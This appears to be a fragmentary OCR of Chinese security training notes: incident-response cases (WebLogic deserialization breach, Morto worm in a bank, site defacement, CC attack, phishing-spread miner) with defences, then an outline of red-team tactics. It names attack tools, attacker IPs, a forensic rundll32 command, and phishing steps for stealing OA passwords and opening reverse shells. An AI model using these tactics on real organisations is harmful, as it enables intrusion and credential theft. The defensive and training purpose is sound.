


3）检查服务器执行命令日志，发现黑客曾经从多个远程地址 207.246.76.108（美国）、207.148.0.55（加拿大）、89.248.162.171（荷兰）下载了恶意程序 java并执行；





4）检查系统定时任务，发现黑客添加了一条定时任务，定时从207.246.68.21(美国)下载并执行恶意程序任务：






5）对 weblogic 中间件日志进行排查分析，发现黑客执行了 java 反序列化漏洞攻击：






9）继续分析 weblogic 远程命令执行漏洞，对黑客攻击过程进行了复现，确认 weblogic 存在该漏洞，并可远程直接获取服务器权限、执行任意命令、上传下载文件等：



10）最后清理后，统一查看网络连接、进程、等是否正常，是否有后门和可疑用户等，此次案例未发现异常用户和后门：



（3）结论：继续分析，保证业务系统安全运行；

1、停止问题 weblogic 服务；

2、重新部署操作系统；

3、重新部署业务应用程序；

4、更新 weblogic 最新补丁包；

5、修改操作系统、数据库、应用系统等原来使用的密码；

应急处置建议

蠕虫事件处置

事件概述	防护建议
接到某银行应急响应请求，其发现内网有服务器出现工作异 常，并发现网络中存在扫描行为，应急响应专家 1 小时内到达现场。 应急响应专家通过现场进行检测分析，发现大量来自 A 省分行的服务器可疑远程桌面暴破 行为，进一步远程检测发现 A 省分行服务器上均存在恶意进程，正在批量扫描暴破内网 3389 端口，其中 B 省某重要业务系统已被暴破成功，并对全国至少 19 家分行进行扫描。通过对样本 进行分析，确认该银行内网中感染了 Morto 家族系的蠕虫的最新进化版本，主要实现远控目的。 对 A 省被攻陷终端的日志分析，攻击者早在 2015 年就已进入到 A 省分行内部网络区域，对整个 银行内部网络的暴破攻击长达 1 年以上。此外，不同省分行主机均存在以下问题： 1、用户名均为 User，密码为 111111； 2、均开启远程桌面服务，同时对其他开启远程桌面服务的资产产生大量连接（暴破行为）； 3、开始－运行中存在 rundll32 \\tsclient\a\a.dll a 的命令执行记录； 4、服务均存在名为 FastUserSwitchingCompatibility 以及 las 的异常服务。	1) 所有服务器、终端应强行实施复杂密码策略，杜绝弱口令； 2) 对服务器进行安全加固，关闭远程桌面功能、定期更换密码、禁止使用最高权限用户 运行程序、使用 HTTPS 加密协议等； 3) 建立安全灾备预案，一旦核心系统遭受攻击，需要确保备份业务系统可以立即启用； 4) 对服务器定期维护，内容包括但不限于：查看服务器操作系统是否存在可疑进程、计 划任务中是否存在可疑项等； 5) 在服务器上部署安全加固软件，通过限制异常登录行为、开启防暴破功能、禁用或限 用危险端口、防范漏洞利用等方式，提高系统安全基线，防范黑客入侵； 6) 安装杀毒软件、终端安全管理软件并及时更新病毒库。

挂马事件处置

事件概述	防护建议
接到某集团网站挂马事件应急响应请求，其门户网站被 挂马，非域名或 IP 直接访问跳转色情网站。 应急人员到达现场后，对网站系统、服务器文件、账号、网络连接、日志等多方面进行分 析，网站网页被植入恶意 JS 脚本代码，同时网站系统存在 DOTNETCMS 1.0 版本漏洞。 经过分析排查，本次事件中黑客主要通过对网站进行扫描，发现网站系统存在 SQL 注入、 登录绕过、任意文件上传等漏洞，黑客通过利用漏洞获取系统权限，并在网页中加入恶意 JS 脚本，并为了不被内部管理维护人员发现，以达到更长时间的黑帽 SEO 流量，黑客限制只从百 度等搜索引擎跳转，其他则不跳转	1） 平时运维过程中应当及时备份重要文件，且文件备份应与主机隔离，规避通过共享磁 盘等方式进行备份； 2) 尽量避免打开来源不明的链接，给信任网站添加书签并通过书签访问； 3) 对非可信来源的邮件保持警惕，避免打开附件或点击邮件中的链接； 4) 定期用专业反病毒软件扫描系统及时对服务器的补丁进行更新； 5) 定期开展对系统、应用以及网络层面的安全评估、渗透测试以及代码审计工作，主动 发现目前系统、应用存在的安全隐患； 6) 加强日常安全巡检制度，定期对系统配置、网络设备配合、安全日志以及安全策略落 实情况进行检查，常态化信息安全工作。

DDOS 事件处置

事件概述

安服团队接到某部委的网站安全应急响应请求，网站存在动态页 面访问异常缓慢现象，但静态页面访问正常，同时 WAF、DDoS 设备出现告警信息。 应急响应人员通过对现场技术人员所提供 WAF 告警日志、DDoS 设备日志、Web 访问日志等 数据进行分析，发现外部对网站的某个动态页面全天的访问量多达 12 万次，从而导致动态页面访问缓慢。 根据本次攻击事件的分析，造成网站动态页面访问缓慢的原因主要是攻击者频繁请求"XXX 页面"的功能，同时该页面查询过程中并未要求输入验证码信息，大量频繁的 HTTP 请求以及数 据库查询请求导致 CC 攻击，从而使服务器处理压力过大，最终导致页面访问缓慢。

防护建议


1) 对动态页面添加有效且复杂的验证码功能，确保验证码输入正确后才进入查询流程， 并每次进行验证码刷新；
2) 检查动态页面是否存在 SQL 注入漏洞；
3) 加强日常监测运营，开启安全设备上的拦截功能，特别对同一 IP 的频繁请求进行拦截 封锁；
4) 建议部署全流量的监测设备，从而弥补访问日志上无法记录 POST 具体数据内容的不足， 有效加强溯源能力；
5) 相关负载设备或反向代理上应重新进行配置，使 Web 访问日志可记录原始请求 IP，有 助于提高溯源分析效率；
6) 开启源站保护功能，确保只允许 CDN 节点访问源站；
7) 定期开展渗透测试工作以及源代码安全审计工作。

钓鱼邮件事件处置

事件概述

2021 年 8 月，安服应急响应团队接到制造业某企业应急响应请求，其内网中多个终端出现 自动发送恶意邮件行为，希望对该事件进行分析排查处理。 应急人员抵达现场后对邮件样本进行分析，判断该病毒为"永恒之蓝下载器木马"家族的 最新变种。分析邮件日志发现，第一封恶意邮件于事发当天 15:32 由员工 A 邮箱发出。对员工 A 主机进行分析发现，该主机中天擎存在多个"永恒之蓝下载器木马"恶意文件拦截记录。继 续对其系统日志及计划任务分析发现，事发当天员工 A 主机曾成功执行永恒之蓝下载器木马恶 意计划任务。 应急人员与员工 A 沟通了解到，他半年前曾通过第三方渠道下载某破解版软件，从安装该 软件之后，天擎就曾有相关拦截提示。事发当天，因误操作，对天擎弹出的拦截提示点了"允 许请求"。经过最终分析研判确定，因员工 A 安全意识不足，安装了携带木马的破解版软件，导致个 人主机感染"永恒之蓝下载器木马"病毒，后又因误操作对天擎弹出的告警点击了"允许请求"， 导致病毒下载执行了挖矿模块和邮件攻击模块，并以员工 A 主机为源头，通过读取邮箱通讯录，向其联系人发送恶意邮件导致了内网大范围传播

防护建议



1) 禁止或限制个人 PC 接入内网，如业务需要，增加访问控制 ACL 策略，采用白名单机制 只允许对个人 PC 开放特定的业务必要端口，其他端口一律禁止访问；

2) 禁止通过非官方渠道下载应用软件，不随意点击来历不明的链接，加强内部人员安全 意识；

3) 浏览网页或启动客户端时注意 CPU/GPU 的使用率，出现异常时，及时排查异常进程， 找到挖矿程序并清除；

4) 加强日常安全巡检制度，定期对系统配置、系统漏洞、安全日志以及安全策略落实情 况进行检查，及时修复漏洞、安装补丁，将信息安全工作常态化。

红队攻击

2024年5月24日 17:59

一、企业安全现状

安全问题
病毒攻击
自身安全防护不到位
暴露在公网的服务器被攻击
框架自身问题
企业资产保护力度不够
漏洞利用、弱口令爆破攻击和文件共享带来的内网病毒传播风险
病毒持久化驻留
企业终端设备没有做好网络安全加固


二、红队演变趋势

红队工作呈现体系化、职业化、工具化

三、攻击的四个阶段

准备收集阶段：漏洞挖掘 工具储备 战法策略 以赛代练
准备收集
漏洞挖掘
办公相关 OA 运维 邮件 VPN 云桌面
web 组件框架 shiro spring struts2 fastjson
暴露的中间件 tomcat weblogic jboss
网络/安全设备 弱口令 Nday

重点漏洞：反序列 注入 上传 越权



外网攻击——sqlmap getshell

——利用本地环境反弹 shell（shell 是接受用户命令，然后调用相应应用程序 ）

工具储备

目的：提升攻击效率

工具类别：

远控：webshell　powersploit　cobalt strike

密码获取：星号查看器　Getpassword　pwdump7

内网代理：NPS FRP Proxychains socat 冰蝎

战法策略：

一定要明确分工，协同配合，团队作战

情报收集 ：


系统组织架构：快速定位关键人物实现鱼叉攻击或确定内网横纵向渗透路径

IT 资产：提供数据支撑

敏感信息泄露：使红队攻击、社工会更容易

供应商信息：针对性开展供应链攻击

收集工具：




情报收集战术选择：

迂回策略：下属单位和子公司进行攻击，再回击内网


快速打击：目标域名、子域名快速资产搜集并攻击
供应链渗透：目标开发商


物理社工：攻击指纹识别　指纹膜　指纹套　克隆指纹　　攻击识别器
网络社工：




社工目标与目的：


反射 XSS 钓鱼：





第二阶段-情报收集-钓鱼攻击-Html/exe上传组合钓鱼
寻找上传点上传html或exe程序
通过邮件或者微信的方式将恶意链接发送给目标员工
诱导其点开链接，输入OA账号密码或下载恶意后门
1、获取员工当前浏览器的cookie信息和访问记录
2、攻击员工当前浏览器尝试rce反弹shell
3、获取到员工OA账号密码
4、后门直接反弹shell
1、利用获取到的信息登录办公系统
2、利用shell进入内网


第二阶段-情报收集-钓鱼攻击-信箱/客服钓鱼


建立据点


第三阶段-建立据点
在找到薄弱环节后，红队专家会尝试利用漏洞或社工等方法去获取外网系统控制权限，寻找和内网联通的通道，再进一步进行深入渗透，这个由外到内的过程一般称之为纵向渗透。


横向移动



外网攻击总结:




四、常用攻击战术与案例



利用弱口令获得权限;


利用互联网边界渗透内网



利用安全产品 0day 漏洞


利用人性弱点社工钓鱼

